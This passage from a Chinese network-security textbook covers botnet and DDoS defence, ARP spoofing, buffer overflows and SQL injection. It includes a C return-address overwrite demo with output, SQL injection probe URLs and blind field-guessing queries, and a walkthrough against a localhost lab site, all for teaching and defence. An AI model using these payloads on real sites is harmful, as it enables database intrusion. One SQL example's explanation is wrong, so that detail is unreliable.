① 对网络和主机的各种运行状态时刻保持警惕,提高警觉性,注意定期查看系统日志,监控连接到网络和主机的各种链接。对个人Windows用户而言,还应做到自动升级、设置复杂口令、不运行可疑邮件,这样,可以避免多数恶意代码的侵袭。

② 监测端口。因为即使是最新的bot程序进行通信时,它们也是需要通过端口来实现的。绝大部分的bot仍然使用IRC(端口6667)和其他端口号较大的端口(如31 337和

54 321)。1024 以上的所有端口通常应设置为阻止 bot 进入。另外,还可以对开放的端口制定通信政策“只在办公时间开放”或“拒绝所有访问,除了以下 IP 地址列表”等。

③ 禁用 JavaScript。当一个 bot 程序感染主机的时候,往往是基于 Web 利用漏洞执行 JavaScript 来实现。可以设置浏览器在执行 JavaScript 之前进行提示,这样有助于最大化地减少因 JavaScript 而感染 bot 的机会。

④ 多层面防御,采用多个不同层次不同作用的防御工具,这样,可以提高综合防御效果。

⑤ 安全评估。通常,厂商都会提供免费的安全评估工具,这些工具可以评估用户网络所面临的不同类型的安全风险和安全漏洞,并提供安全措施的建议。

6. DDoS 攻击的检测与防范

要判断是否受到 DDoS 攻击,首先应该对攻击进行检测,一般情况下,有下列情况时,就有可能出现了 DDoS 攻击。

① 系统服务器 CPU 利用率极高,处理速度缓慢,甚至宕机。

② 高流量无用数据造成网络拥塞,使受害主机无法正常和外界通信。

③ 反复高速地发出特定的服务请求,使受害主机无法及时处理所有正常请求。

④ 被攻击主机上有大量等待的 TCP 连接。

⑤ 被 DDoS 攻击后,服务器出现木马、溢出等异常现象。

当然,有时候 DDoS 攻击比较隐蔽,检测比较困难,这时,就要对系统进行综合测试和评估,并采用专业的工具进行检测。

防范 DDoS 攻击是一个系统工程,必须对系统进行全面的安全防范,仅依靠某种系统或产品防范全部的 DDoS 攻击是不现实的。尽管完全杜绝 DDoS 攻击无法做到,但通过安装网络安全设备,并采取相应的安全措施,可以抵御 90%以上的 DDoS 攻击。防范 DDoS 攻击的措施很多,前面介绍的防范 botnet 攻击的措施大部分也适用于防范 DDoS 攻击。此外,还应采取以下的措施。

① 采用高性能的网络设备。要保证网络设备不能成为瓶颈,因此选择路由器、交换机、硬件防火墙等设备的时候要尽量选用知名度高、口碑好、性能优异的产品,这样可以在一定程度上提高抗攻击的程度。

② 安装专业抗 DDoS 攻击的防火墙。专业抗 DDoS 攻击的防火墙采用内核提前过滤技术、反向探测技术、指纹识别技术等多项技术来发现和提前过滤 DDoS 非法数据包,可以智能抵御 DDoS 攻击。另外,对于防火墙还应进行相应的设置,包括禁止对主机的非开放服务的访问,限制同时打开的 SYN 最大连接数,限制特定 IP 地址的访问,启用防火墙的防 DDoS 攻击的属性,严格限制对外开放的服务器的向外访问等。

③ 对于主机,应进行相应的设置,包括关闭不必要的服务,限制同时打开的 SYN 半连接数目,缩短 SYN 半连接的 time out 时间,及时更新系统补丁等。

5.1.3　ARP 欺骗攻击

网络欺骗从安全学角度上说就是使入侵者相信信息系统存在有价值的、可利用的安全弱点,并具有一些可攻击窃取的资源(当然这些资源是伪造的或不重要的),并将入侵者引向这些错误的资源。它能够显著地增加入侵者的工作量、入侵复杂度及不确定性,从而使入侵

者不知道其进攻是否奏效或成功。而且,它允许防护者跟踪入侵者的行为,在入侵者之前修补系统可能存在的安全漏洞。相对地,欺骗攻击就是利用假冒、伪装后的身份与其他主机进行合法的通信或发送假的报文,使受攻击的主机出现错误,或者是伪造一系列假的网络地址和网络空间顶替真正的网络主机为用户提供网络服务,以此方法获得访问用户的合法信息后加以利用,转而攻击主机的一种攻击方式。

常见的网络欺骗攻击方式主要有ARP欺骗、DNS欺骗、Web欺骗、电子邮件欺骗等。

1. ARP欺骗

互联网使用第三层逻辑地址(IP地址)路由,实现网间通信,然后在局域网内使用第二层物理地址(即MAC地址)寻址,实现局域网内通信。因此存在IP地址和MAC地址相互转换的问题。

地址解析协议(address resolution protocol,ARP)就是实现IP地址转换成物理地址的协议。ARP协议实现依赖局域网内每台主机的ARP缓存表,每台主机中都有一张ARP表,它记录着主机的IP地址和MAC地址的对应关系,如表5-1所示。

表5-1 ARP缓存表

IP地址	MAC地址
192.168.1.1	01-01-01-01-01-01
192.168.1.2	02-02-02-02-02-02
192.168.1.3	03-03-03-03-03-03
…	…

如图5-4所示,以主机D(192.168.1.4)向目标主机C(192.168.1.3)、目标主机B(192.168.1.2)发送数据为例介绍ARP工作原理。




图5-4 ARP工作原理

① D 发送数据给主机 C、B。D 首先检查自己的 ARP 缓存表，查看是否有目标主机的 IP 地址和 MAC 地址的对应关系。如果有（主机 C：192.168.1.3），则会将 C 的 MAC 地址（03-03-03-03-03-03）作为目的 MAC 地址封装到数据帧中发送；如果没有（主机 B：192.168.1.2），D 会发送一个 ARP 查询帧：（192.168.1.2，FF-FF-FF-FF-FF-FF），这表示向同一网段的所有主机发出这样的询问："192.168.1.2 的 MAC 地址是什么"？查询帧请求的目标 IP 地址是 B 的 IP 地址（192.168.1.2），目标 MAC 地址是 MAC 地址的广播帧（即 FF-FF-FF-FF-FF-FF），源 IP 地址和 MAC 地址是 D 的 IP 地址和 MAC 地址。

② 当交换机接收到此数据帧之后，发现此数据帧是广播帧，因此，会将此数据帧从非接收的所有接口发送出去。

③ 当 C、B 接收到此数据帧后，会校对 IP 地址是否是自己的，是则将 D 的 IP 地址和 MAC 地址的对应关系增加到自己的 ARP 缓存表中，同时会发送一个 ARP 应答帧，其中包括自己的 MAC 地址和 IP 地址的对应关系：（192.168.1.2，02-02-02-02-02-02）；否则丢弃此帧，拒绝回复此帧。

④ D 在收到应答帧后，在自己的 ARP 缓存表中记录主机 B 的 IP 地址和 MAC 地址的对应关系。这样以后再向 B 发送数据时，直接在 ARP 缓存表找就可以了。此时交换机也已经学习到了主机 D 和主机 B 的 MAC 地址了。

ARP 实现时存在如下缺陷，ARP 协议并不只在发送了 ARP 请求后才接收 ARP 应答，当主机收到一个 ARP 应答包时，它不验证自己是否发送过对应 ARP 请求包，就会对本地的 ARP 缓存表进行更新，直接用应答包里的 MAC 地址与 IP 地址对应的关系更新主机 ARP 缓存表，构成新的 MAC 地址与 IP 地址对应关系。

这样 ARP 欺骗主机就可通过向 ARP 被攻击主机（主要是网关）发送伪造的 ARP 应答包（伪造 IP 地址或 MAC 地址）从而截获应发往 ARP 被攻击主机数据，实现 ARP 欺骗。

ARP 欺骗在局域网内广泛传播，欺骗者利用它可进行 DoS 攻击、MITM 攻击、DNS 欺骗等多种方式的网络攻击，造成局域网通信中断、敏感数据泄露、数据被篡改、网页劫持等网络安全危害，已成为局域网安全的首要威胁。

ARP 欺骗分为以下类型。

（1）劫持数据包再转发，起到获取用户数据包信息及非法恶意内容的作用。

假定主机 B 是一个攻击者，他把网关 C 的 MAC 换成自己的，那么 B 就可以截获到主机 A 与 C 的通信，也就完成了一次简单的 ARP 欺骗。

进一步攻击者可将这些流量另行转发到真正的目的地址（被动式分组嗅探），隐蔽自己的嗅探行为或是篡改后再转送（中间人攻击）。

① 如图 5-5 所示，B 向网关 C 发送伪造的 ARP 应答（192.168.1.2，03-03-03-03-03-03）。网关接收到 B 伪造的 ARP 应答后，就会更新网关的 ARP 缓存表，增加一行（192.168.1.2，03-03-03-03-03-03），以后网关收到发往 A（192.168.1.2）的数据将会发给 B（03-03-03-03-03-03），而不是真实的 A（02-02-02-02-02-02），从而实现 ARP 欺骗。

更加隐蔽的做法是 B 再主动将收到的数据包转发给真实的 A（02-02-02-02-02-02），从而隐藏欺骗行为，实现中间人攻击。

② 如图 5-5 所示，B 向 A 发送伪造的 ARP 应答（192.168.1.1，03-03-03-03-03-03）。A 接收到 B 伪造的 ARP 应答后，就会更新 A 的 ARP 缓存表，增加一行（192.168.1.1，03-03-




图 5-5 ARP 欺骗攻击——劫持数据

03-03-03-03)。由于局域网通信不是根据 IP 地址进行,而是按照 MAC 地址进行传输,这样以后 A 发给网关(192.168.1.1)的数据将会由网关转发给 B(03-03-03-03-03-03),实现劫持数据,获取 A 的信息。

(2) 劫持数据包至不存在的 MAC,起到阻断用户网络通信的作用。

攻击者发送一系列伪造的 ARP 应答包(包含错误的 MAC 地址和正确的 IP 地址对应关系)到网关,并按照一定的频率不断进行,使真实 ARP 应答包无法通过定时更新保存在网关中,结果网关收到的所有数据只能发送给错误的 MAC 地址,造成正常 PC 无法收到信息。如果伪造的 MAC 是一个不存在的 MAC 地址,这样就造成网络不通,达到阻断服务攻击的效果。

(3) 伪造网关。

它的原理是建立假网关,让被它欺骗的主机向假网关发送数据,而不是通过正常的路由器途径上网。由于假网关通常都不是网关物理设备,而仅仅是一台普通主机,数据转发速度不能满足线速转发要求,所以其他主机就会出现网速极慢或根本上不了网、时常掉线的状况,严重时更会出现大面积掉线的恶劣后果。

综上所述,ARP 协议建立在信任局域网内所有节点的基础上,是一种高效但不安全的无状态协议,在实现时存在广播性、无连接性、无序性、无认证和动态性等安全漏洞,这使得 ARP 欺骗具有合法性、隐蔽性和欺骗性,对其进行入侵检测和防范难度很大,难以彻底解决。加之 ARP 欺骗技术门槛低,所以对 ARP 欺骗的防范是一个长期的日常性工作。

2. 如何判断已感染了 ARP 病毒

① 进行网络流量分析。ARP 缓存表采用老化机制,每个表中的每一项都有生存周期。每一项 2min 未使用则删除,这样可以大大减少 ARP 缓存表的长度,加快查询的速度;每一项最多存活 10min,每个 ARP 缓存表需要周期性更新,网络中 ARP 网络流量呈现自相似性

特征，如图 5-6 所示。图中流量曲线对应 Hurst 指数值为 0.87，说明流量具有自相似性。

由于 ARP 缓存表采用老化机制定时进行数据更新，为了保持攻击状态，ARP 欺骗主机就需要周期性发送大量伪造的 ARP 应答包以淹没正常的 ARP 应答包，使得主机的 ARP 缓存表内保持假的 MAC 地址与 IP 地址对应关系，从而达到 ARP 欺骗的目的。这将导致 ARP 网络流量表现为强烈的局部突发、网络流量呈现重尾分布的特征，如图 5-7 所示。据此可较准确判断网络中是否存在 ARP 攻击。




图 5-6　ARP 正常网络流量




图 5-7　ARP 异常网络流量

② 直观观察是否存在以下现象。网络不稳定，突然断开，过一段时间后又恢复正常了；网络无法连接，但重新启动电脑或选择“开始”→“运行”，输入 cmd，进入 dos 窗口，输入 arp -d 命令后又恢复正常，一段时间以后又会无法连接。

③ 检测 ARP 缓存表中是否有重复的 MAC 地址。方法是输入 cmd 进入 dos 窗口，输入 ARP -a 看是否有重复的 MAC 地址。

3. ARP 欺骗的防范

① 不用把计算机的网络安全信任关系单独建立在 IP 基础上或 MAC 基础上，理想的关系应该建立在 IP＋MAC 基础上。

② 在客户端使用 ARP 命令绑定网关的真实 MAC 地址。

③ 在交换机上设置端口与 MAC 地址的静态绑定。

④ 在路由器设置 IP 地址与 MAC 地址的静态绑定。

⑤ 管理员定期用响应的 IP 包中获得一个反向地址转换协议(reverse address resolution protocol，RARP)请求，然后检查 ARP 响应的真实情况，发现异常立即处理。同时，管理员要定期轮询，经常检查主机上的 ARP 缓存。

⑥ 使用防火墙连续监控网络。注意使用简单网络管理协议(simple network management protocol，SNMP)时，ARP 的欺骗可能导致陷阱包丢失。

5.1.4　缓冲区溢出攻击

1. 缓冲区溢出攻击概述

缓冲区(buffer)是程序运行时机器内存中的一个连续块(进程分配的一段内存区域)，

它保存了给定类型的数据。缓冲区溢出(buffer overflow)是指通过向缓冲区写入超出其长度的内容,进而改变进程执行流程,最终获得进程特权,甚至控制目标主机。

向一个有限空间的缓冲区中植入超长的字符串可能会出现两个结果,一是过长的字符串覆盖了相邻的存储单元,引起程序运行失败,严重的可导致系统崩溃;另有一个结果就是利用这种漏洞可以执行任意指令,甚至可以取得系统 root 权限。

从上面的缓冲区溢出概念可以看出,缓冲区溢出就是将一个超过缓冲区长度的字符串置入缓冲区的结果,这是由于程序设计语言的一些漏洞,如 C/C++语言中,不对缓冲区、数组及指针进行边界检查(strcpy()、strcat()、sprintf()、gets()等语句)。例如,

```
void function(char *str) {
char buffer[16]; strcpy(buffer,str); }
```

其中,strcpy()将直接把 str 中的内容复制到 buffer 中。这样只要 str 的长度大于 16,就会造成 buffer 的溢出,使程序运行出错。

缓冲区溢出通常在动态分配变量时发生。为了不占用太多的内存,一个有动态分配变量的程序在运行时才决定给它们分配多少内存。现在假设,如果一个程序要在动态分配缓冲区放入超长的数据,数据就会溢出。一个缓冲区溢出程序使用这个溢出的数据将汇编语言代码放到机器的内存里,通常是产生 root 权限的地方,这就会给系统产生极大的威胁。这样看来缓冲区溢出并不是产生威胁的根本原因,而是当溢出到能够以 root 权限运行命令的区域,那样攻击者就相应地拥有了目标主机的最高使用权限。

大多造成缓冲区溢出的原因是程序中没有仔细检查用户输入参数。如果向程序的有限空间的缓冲区中置入过长的字符串,造成缓冲区溢出,从而破坏程序的堆栈,使程序转去执行其他的指令,如果这些指令是放在有 root 权限的内存里,那么一旦这些指令得到了运行,入侵者就以 root 的权限控制了系统,这也是所说的 U2R(user to root attacks)攻击。例如,在 UNIX 系统中,使用一些精心编写的程序,利用 SUID(set user ID)程序(如 FDFORMAT)中存在的缓冲区溢出错误就可以取得系统超级用户权限,在 UNIX 取得超级用户权限就意味着黑客可以随意控制系统。

以缓冲区溢出为攻击类型的安全漏洞是最为常见的一种形式,更为严重的是缓冲区漏洞占了远程网络攻击的绝大多数,这种攻击可以使得一个匿名的网上用户获得一台主机的部分和全部的控制权。当用户拥有了管理员权限的时候,将会给主机极其严重的安全威胁。

缓冲区溢出之所以成为一种常见的攻击手段,其原因在于很容易造成缓冲区溢出漏洞。缓冲区溢出能够成为远程攻击的主要手段,原因在于攻击者利用缓冲区溢出漏洞,植入并且执行攻击代码——含有缓冲区溢出的代码,被植入的代码在一定的权限下运行之后,攻击者就可以获得攻击主机的控制权。

一个利用缓冲区溢出而企图破坏或非法进入系统的程序通常由如下几部分组成。

① 准备一段可以调用一个 shell 的机器码形成的字符串,称为 shellcode。

② 申请一个缓冲区,并将机器码填入缓冲区的低端。

③ 估算机器码在堆栈中可能的起始位置,并将这个位置写入缓冲区的高端。这个起始的位置也是执行这一程序时需要反复调用的一个参数。

④ 将这个缓冲区作为系统一个有缓冲区溢出错误程序的入口参数,并执行这个有错误的程序。

在 UNIX 系统中，使用一类精心编写的程序，利用 SUID 程序中存在的这种错误可以很轻易地取得系统的超级用户的权限。当服务程序在端口提供服务时，缓冲区溢出程序可以轻易地将这个服务关闭，使得系统的服务在一定的时间内瘫痪，严重的可能使系统立刻死机，从而变成一种拒绝服务的攻击。这种错误不仅是程序员的错误，系统本身在实现的时候出现的这种错误更多。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <iostream>
int k;
void fun(const char* input)
{   char buf[8];          strcpy(buf,input);
    k=(int)&input-(int)buf;        printf("%s\n",buf);   }
void haha()
{       printf("\nOK!success");  }
int main(int argc, char* argv[])
{  printf("Address of foo=%p\n",fun);
    printf("Address of haha=%p\n",haha);
    void haha();
    int addr[4];       char s[]="FindK";
    fun(s);
    int go=(int)&haha; //由于 EIP 地址是倒着表示的，所以首先把 haha()函数的地址分离成字节
    addr[0]=(go<<24)>>24; addr[1]=(go<<16)>>24; addr[2]=(go<<8)>>24;   addr[3]=
go>>24;
    char ss[]="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
    for(int j=0;j<4;j++){
        ss[k-j-1]=addr[3-j];      }
    fun(ss);
    return 0;
```

这段程序的运行结果如图 5-8 所示。其执行过程为：void fun()函数中 buf 只分配了 8 字节的空间，通过写超出其长度的字符串 ss，并传入 void fun()函数对 buf 赋值，使调用 fun()函数时的堆栈溢出，覆盖了返回地址，令构造的 ss 输入部分恰巧使覆盖返回地址部分的内容正好指向 haha()函数入口，这样程序就不会返回之前的步骤（也就是主函数中调用 fun()函数下边的指令），而是进入了 haha()函数，同时执行 haha()函数中的 printf("\nOK! success")指令，在屏幕上打印出 OK! success。

```
Address of foo=00401334
Address of haha=0040136A
FindK
24
aaaaaaaaaaaaaaaaaaaaj!!@
OK!success
```

图 5-8　缓冲区溢出攻击

如何寻找待构造的 ss 值？

首先通过定义一个全局变量 k，它代表传入的 ss 和 buf 之间内存地址（彼此相对的地址）的距离，然后在主函数中首先定义一个任意 ss（经测试，传入什么 ss 并不影响 ss 和 buf 之间的距离），调用 fun()，这样可以得到在本机上二者地址相差的距离，然后用 go 记录 haha()的代码段地址，这里需要说明一点：当调用一个函数的时候，首先是参数入栈，然后是返回地址。并且，这些数据都是倒着表示的，因为返回地址是 4 字节，所以实际上返回地址就是：buf[k－1]×256×256×256＋buf[k－2]×256×256＋buf[k－3]×256＋buf[k－4]。将 go 拆分成 4 部分后赋给 ss 相应位置，得到的 ss 就是可以令 fun()函数执行后直接跳到 haha()函数的字符串。

缓冲区溢出的目的在于扰乱具有某些特权运行程序的功能,这样就可以让攻击者取得程序的控制权,如果该程序具有足够的权限,那么整个主机甚至服务器就被控制了。一般而言,攻击者攻击 root 程序,然后执行类似 exec(sh)的执行代码来获得 root 的 shell。

为了达到这个目的,攻击者必须达到两个目标,第一个目标是在程序的地址空间里安排适当的代码,第二个目标是通过适当的初始化寄存器和存储器,让程序跳转到安排好的地址空间执行。

2. 缓冲区溢出防范

缓冲区溢出攻击的防范是和整个系统的安全性分不开的。如果整个网络系统的安全设计很差,则遭受缓冲区溢出攻击的机会也大大增加。针对缓冲区溢出,可以采取多种防范策略。

(1) 系统管理上的防范策略。

① 关闭不需要的特权程序。由于缓冲区溢出只有在获得更高的特权时才有意义,所以带有特权的 UNIX 下的 SUID 程序和 Windows 下由系统管理员启动的服务进程都经常是缓冲区溢出攻击的目标。这时候,关闭一些不必要的特权程序就可以降低被攻击的风险。

② 安装程序补丁。这是漏洞出现后最迅速有效的补救措施。大部分的入侵是利用一些已被公布的漏洞完成的,如能及时补上这些漏洞,无疑极大地增强了系统抵抗攻击的能力。

这两种措施对管理员来说,代价都不是很高,但能很有效地防止大部分的攻击企图。

(2) 软件开发过程中的防范策略。

发生缓冲区溢出的主要原因有:数组没有边界检查而导致的缓冲区溢出;函数返回地址或函数指针被改变,使程序流程的改变成为可能;植入代码被成功地执行等。所以针对这些要素,从技术上可以采取一定的措施来防范,采取的措施主要如下。

① 编写正确的代码。由于缓冲区溢出主要发生在进行数据复制等操作中,所以只要在所有复制数据的地方进行数据长度和有效性的检查,确保目标缓冲区中数据不越界并有效,就可以避免缓冲区溢出,更不可能使程序跳转到恶意代码上。但是如 C/C++ 自身是一种不进行数据类型和长度检查的程序设计语言,而程序员在编写代码时由于开发速度和代码的简洁性,往往忽视了程序的健壮性,从而导致缓冲区溢出,因此必须从程序语言和系统结构方面加强防范。

很多不安全程序的出现是由于调用了一些不安全的库函数,这些库函数往往没有对数组边界进行检查。如函数 strcpy(),所以一种简单的方法是进行搜索源程序,找出对这些函数的调用,然后代以更安全的函数。进一步地查找检查更广范围的不安全操作,如在一个不定循环中对数组的赋值等。

② 缓冲区不可执行。通过使被攻击程序的数据段地址空间不可执行,从而使得攻击者不可能执行被植入攻击程序输入缓冲区的代码,这种技术被称为缓冲区不可执行技术。

③ 数组边界检查。可以说缓冲区溢出的根本原因是没有数组边界检查,当数组被溢出时,一些关键的数据就有可能被修改,如函数返回地址、过程指针、函数指针等。同时,攻击代码也可以被植入。因此,对数组进行边界检查,使超长代码不可能植入,这样就完全没有了缓冲区溢出攻击产生的条件。

④ 程序指针完整性检查。程序指针完整性检查是针对上述缓冲区溢出的另一个要

素——阻止由于函数返回地址或函数指针的改变而导致的程序执行流程的改变。它的原理是在每次程序指针被引用之前先检测该指针是否已被恶意改动过，如果发现被改动，程序就拒绝执行。因此，即使一个攻击者成功地改变程序的指针，由于系统事先检测到了指针的改变，这个指针也不会被使用。与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题。但这种方法在性能上有很大的优势，而且兼容性也很好。

5.1.5　SQL 注入攻击

SQL 注入攻击是指 Web 应用程序对用户输入数据的合法性没有判断，攻击者可以在 Web 应用程序中事先定义好的查询语句结尾添加额外的 SQL 语句，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。

SQL 注入攻击威胁表现形式为：绕过认证，获得非法权限；猜解后台数据库全部的信息；注入可以借助数据库的存储过程进行提权等操作。

1. SQL 注入攻击原理

SQL 注入能使攻击者绕过认证机制，完全控制远程服务器上的数据库。跟大多数语言一样，SQL 语法允许数据库命令和用户数据混杂在一起。如果开发人员不细心，用户数据就有可能被解释成命令，这样远程用户就不仅能向 Web 应用输入数据，而且还可以在数据库上执行任意命令了。

动态生成 SQL 语句时没有对用户输入的数据进行验证是 SQL 注入攻击得逞的主要原因。

【例 5-1】 一个 users 表，有两个字段 username 和 password。Java 代码中习惯用 SQL 拼接的方式进行用户验证：

"select id from users where username = '"+username +'" and password = '"+ password +"'"

username 和 password 从 Web 表单获得的数据。如果在表单中 username 的输入框中输入 1=1，password 的表单中随便输入，假如这里输入 123，此时所要执行的 SQL 语句就变成了 select id from users where username ="1=1" and password ='123'。

来看一下这个 SQL，因为 1=1 是 true，后面 and password = '123'被注释掉了。所以这里完全跳过了 SQL 验证，实现了猜解字段内容。

SQL 注入攻击就是在用户输入变量的时候，先用一个分号结束当前的语句，然后再插入一个恶意 SQL 语句。由于插入的命令可能在执行前追加其他字符串，因此攻击者常常用注释标记“—”来终止注入的字符串。执行时，系统会认为此后语句为注释，故后续的文本将被忽略，不被编译与执行。

2. SQL 注入攻击思路

(1) 判断应用程序是否存在 SQL 注入攻击漏洞。

常用判断方法如下。

① http://www.heetian.com/showtail.asp?id=40'

② http://www.heetian.com/showtail.asp?id=40 and 1=1

③ http://www.heetian.com/showtail.asp?id=40 and 1=2

如果执行①后,页面上提示报错或提示数据库错误,说明存在注入漏洞。

如果执行②后,页面正常显示,而执行③后,页面报错,那么说明这个页面存在注入漏洞。

(2) 收集信息、判断数据库类型。

从返回信息中可以判断数据库类型,也可能可以知道部分数据库中的字段及其他有用信息,为下一步攻击提供铺垫。

(3) 根据注入参数类型,重构 SQL 语句的原貌。

① ID=40:这类注入的参数是数字型,那么 SQL 语句的原貌大致是:Select * from 表名 where 字段=40。

② name=电影:这类注入的参数是字符型,SQL 语句原貌大致是:Select * from 表名 where 字段='电影'。

③ 搜索时没有过滤参数的,如 keyword=关键字,SQL 语句原貌大致是:Select * from 表名 where 字段 like '%关键字%'。

(4) 猜解表名、字段名(直接将 SQL 语句添加到 URL 后)。

① and exists(select * from 表名):如果页面没有任何变化,说明附加条件成立,那么就说明猜解的表名正确;反之,就是不存在这个表,接下来就继续猜解,直至正确。

② and exists(select 字段 from 表名):方法原理同上。

③ 利用以上猜解出的表名和字段名猜解字段内容。

猜解字段内容的长度:

(select top 1 len(字段名)from 表名)>0 直至猜解到>n 不成立的时候,得出字段的长度为:n+1。得到长度后,猜解具体的内容:

(select top 1 asc(mid(username,1,1))from 表名)>0 直到>m 不成立时,就可以猜解出 ASCII 码值了。

3. SQL 注入攻击实例

以 JavaEE 作为开发语言,采用 MVC 编程开发模式搭建了一个简单个人主页网站作为实验网站,主要包含个人主页展示、留言板留言、管理员后台登录及后台留言管理等功能,其中留言板留言、后台登录和后台留言管理需要连接数据库进行操作。

① 进入个人主页:http://localhost:8080/SQLInjection/index.jsp。

② 寻找 Web 管理后台入口。在浏览网页过程中发现管理员后台登录页面网址:http://localhost:8080/SQLInjection/login.jsp,如图 5-9 所示。

③ 寻找 SQL 注入攻击点。发现网址:http://localhost:8080/SQLInjection/searchAbout?id=1 存在 GET 请求的 ID 参数,如图 5-10 所示,尝试进行 SQL 注入攻击测试,以便能够找到管理员密码。




图 5-9 管理员后台登录界面

图 5-10 SQL 注入攻击测试 1

④ 入侵攻击。如图 5-11 所示，尝试 id＝888 or 1＝1，发现在这里列出了 Web 更新的全部记录，在这里可以断定 Web 程序并未对参数进行有效过滤。

关于软件

Web开发更新日期记录：	
更新人员：	更新日期：
Root_Yang	2017-05-01
root	2017-05-02
root1	2017-05-03
root2	2017-05-04
root3	2017-05-05

图 5-11　SQL 注入测试 2


如图 5-12、图 5-13 所示，接下来尝试 SQL 测试万能语句：and 1＝1，and1＝2。

http://localhost:8080/SQL Injection/searchAbout?id= I and I=1

关于软件

Web开发更新日期记录：	
更新人员：	更新日期：
Root_Yang	2017-05-01

图 5-12　SQL 注入攻击测试 3



http://localhost:8080/SQL Injection/searchAbout?id= I and I=2

查无结果

图 5-13　SQL 注入攻击测试 4

